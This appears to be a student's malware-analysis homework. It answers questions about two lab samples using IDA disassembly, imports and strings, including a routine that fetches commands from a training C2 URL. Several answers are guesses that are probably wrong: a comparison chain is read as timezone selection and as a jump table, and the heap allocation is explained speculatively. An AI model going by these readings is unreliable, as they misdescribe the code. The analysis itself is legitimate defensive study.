
HW4

HW-B-1.exe

(Hint: printf() is 0x401089, main() is 0x401060)

1.Focus on the main() method. What is stored in EAX prior to the function call at 0x40107D?




the arg_4 value is inside eax prior to function call.

2. Focus on the function that starts at 0x401000. What does 0x62, 0x63, 0x73 likely correspond to?

0x62 likely coorespond to 'b'
0x63 likely coorespond to 'c'
0x73 likely coorespond to 's'

```
.text:00401000 var_4           = byte ptr -4
.text:00401000 arg_0           = byte ptr  8
.text:00401000
.text:00401000                 push    ebp
.text:00401001                 mov     ebp, esp
.text:00401003                 push    ecx
.text:00401004                 mov     al, [ebp+arg_0]
.text:00401007                 mov     [ebp+var_4], al
.text:0040100A                 cmp     [ebp+var_4], 62h ; 'b' ; Compare Two Operands
.text:0040100E                 jz      short loc_40101E ; Jump if Zero (ZF=1)
.text:00401010                 cmp     [ebp+var_4], 63h ; 'c' ; Compare Two Operands
.text:00401014                 jz      short loc_40103C ; Jump if Zero (ZF=1)
.text:00401016                 cmp     [ebp+var_4], 73h ; 's' ; Compare Two Operands
.text:0040101A                 jz      short loc_40102D ; Jump if Zero (ZF=1)
.text:0040101C                 jmp     short loc_40104B ; Jump
```

The function compares the value stored inside var_4 to 98, 99, and 115 respectively and jumps to the correct timezone.



Implicitly this could be what it means:

b = brugnes


s = seoul

c = chicago


if none of the above, it would set a timezone.

3. What coding construct is likely a major part of this function?

It is likely using a switch operation implemented via a jump table.



4. What does this function (0x401000) do?



This function set the malware to the correct timezone.


5. What does this overall program do?

The function finds the current time of the computer running the malware. If there is no time avaliable, it inserts a timezone for it.

HW-B-3.exe

1. What is the subroutine located at 0x40117F?

It is a printf subroutine to inform whether the computer has internet connection or not.



It is a subroutine that is called after the malware checks whether the computer has internet connection.

2. What does the second subroutine called by main do?

```
.text:004011B0                  public start
.text:004011B0 start            proc near
.text:004011B0
.text:004011B0 uExitCode        = dword ptr -20h
.text:004011B0 var_1C           = dword ptr -1Ch
.text:004011B0 ms_exc           = CPPEH_RECORD ptr -18h
.text:004011B0
.text:004011B0                  push    ebp
.text:004011B1                  mov     ebp, esp
.text:004011B3                  push    0FFFFFFFFh
.text:004011B5                  push    offset stru_4060D0
.text:004011BA                  push    offset sub_4027F8
.text:004011BF                  mov     eax, large fs:0
.text:004011C5                  push    eax
.text:004011C6                  mov     large fs:0, esp
.text:004011CD                  sub     esp, 10h
.text:004011D0                  push    ebx
.text:004011D1                  push    esi
.text:004011D2                  push    edi
.text:004011D3                  mov     [ebp+ms_exc.old_esp], esp
.text:004011D6                  call    ds:GetVersion
.text:004011DC                  xor     edx, edx
.text:004011DE                  mov     dl, ah
.text:004011E0                  mov     dword_409A08, edx
.text:004011E6                  mov     ecx, eax
.text:004011E8                  and     ecx, 0FFh
.text:004011EE                  mov     dword_409A04, ecx
.text:004011F4                  shl     ecx, 8
.text:004011F7                  add     ecx, edx
.text:004011F9                  mov     dword_409A00, ecx
.text:004011FF                  shr     eax, 10h
.text:00401202                  mov     dword_4099FC, eax
.text:00401207                  push    0
.text:00401209                  call    sub_4026A0
.text:0040120E                  pop     ecx
```

the second subroutine called by main is sub_4026A0

```
.text:004026A0 ; =============== S U B R O U T I N E =======================================
.text:004026A0
.text:004026A0
.text:004026A0 sub_4026A0      proc near               ; CODE XREF: start+59↑p
.text:004026A0
.text:004026A0 arg_0           = dword ptr  4
.text:004026A0
.text:004026A0                 xor     eax, eax
.text:004026A2                 push    0               ; dwMaximumSize
.text:004026A4                 cmp     [esp+4+arg_0], eax
.text:004026A8                 push    1000h           ; dwInitialSize
.text:004026AD                 setz    al
.text:004026B0                 push    eax             ; flOptions
.text:004026B1                 call    ds:HeapCreate
.text:004026B7                 test    eax, eax
.text:004026B9                 mov     hHeap, eax
.text:004026BE                 jz      short loc_4026F6
.text:004026C0                 call    sub_402558
.text:004026C5                 cmp     eax, 3
.text:004026C8                 mov     dword_409DCC, eax
.text:004026CD                 jnz     short loc_4026DC
.text:004026CF                 push    3F8h
.text:004026D4                 call    sub_403C9F
.text:004026D9                 pop     ecx
.text:004026DA                 jmp     short loc_4026E6
.text:004026DC ; ---------------------------------------------------------------------------
```

It allocate an executable private heap for the malware to run code which is probably stored in the .rsrc section.

3. What type of code construct is used in this subroutine?

If statement type code construct is used in this subroutine.

```
.text:00401051                 push    offset szAgent  ; "Internet Explorer 7.5/pma"
.text:00401056                 call    ds:InternetOpenA
.text:0040105C                 mov     [ebp+hInternet], eax
.text:0040105F                 push    0               ; dwContext
.text:00401061                 push    0               ; dwFlags
.text:00401063                 push    0               ; dwHeadersLength
.text:00401065                 push    0               ; lpszHeaders
.text:00401067                 push    offset szUrl    ; "http://www.practicalmalwareanalysis.com"...
.text:0040106C                 mov     eax, [ebp+hInternet]
.text:0040106F                 push    eax             ; hInternet
.text:00401070                 call    ds:InternetOpenUrlA
.text:00401076                 mov     [ebp+hFile], eax
.text:00401079                 cmp     [ebp+hFile], 0
.text:0040107D                 jnz     short loc_40109D
.text:0040107F                 push    offset aError21FailToO ; "Error 2.1: Fail to OpenUrl\n"
.text:00401084                 call    sub_40117F
.text:00401089                 add     esp, 4
.text:0040108C                 mov     ecx, [ebp+hInternet]
.text:0040108F                 push    ecx             ; hInternet
.text:00401090                 call    ds:InternetCloseHandle
.text:00401096                 xor     al, al
.text:00401098                 jmp     loc_40112C
```

4. Are there any network-based indicators for this program?

Yes

1. It uses the WININET.dll which is for connecting to the internet

00000000004060B4	InternetOpenUrlA	WININET
00000000004060B8	InternetCloseHandle	WININET
00000000004060BC	InternetReadFile	WININET
00000000004060C0	InternetGetConnectedState	WININET
00000000004060C4	InternetOpenA	WININET

2. Analyzing with strings

.data:004070C4	0000002F	C	http://www.practicalmalwareanalysis.com/cc.htm
.data:004070F4	0000001A	C	Internet Explorer 7.5/pma
.data:00407110	0000001F	C	Success: Parsed command is %c\n

```
.data:004070C4 ; CHAR szUrl[]
.data:004070C4 szUrl           db 'http://www.practicalmalwareanalysis.com/cc.htm',0
.data:004070C4                                         ; DATA XREF: sub_401040+27↑o
.data:004070F3                 align 4
```

We see that it tries to connect to the website www.praticalmalwareanalysis.com/cc.htm

5. What is the purpose of this malware?


The purpose of this malware is to establish internet connection, open a malicious file, run malicious binary code on infected computer, then send the message to the attacker if the attack was a success.

.rdata:004068E8	00000014	C	MultiByteToWideChar
.rdata:004068FE	0000000D	C	LCMapStringA
.rdata:0040690E	0000000D	C	LCMapStringW
.rdata:0040691E	0000000F	C	GetStringTypeA
.rdata:00406930	0000000F	C	GetStringTypeW
.rdata:00406942	0000000D	C	SetStdHandle
.rdata:00406952	0000000C	C	CloseHandle
.data:00407030	00000018	C	Error 1.1: No Internet\n
.data:00407048	0000001E	C	Success: Internet Connection\n
.data:00407068	00000020	C	Error 2.3: Fail to get command\n
.data:00407088	0000001D	C	Error 2.2: Fail to ReadFile\n
.data:004070A8	0000001C	C	Error 2.1: Fail to OpenUrl\n
.data:004070C4	0000002F	C	http://www.practicalmalwareanalysis.com/cc.htm
.data:004070F4	0000001A	C	Internet Explorer 7.5/pma
.data:00407110	0000001F	C	Success: Parsed command is %c\n

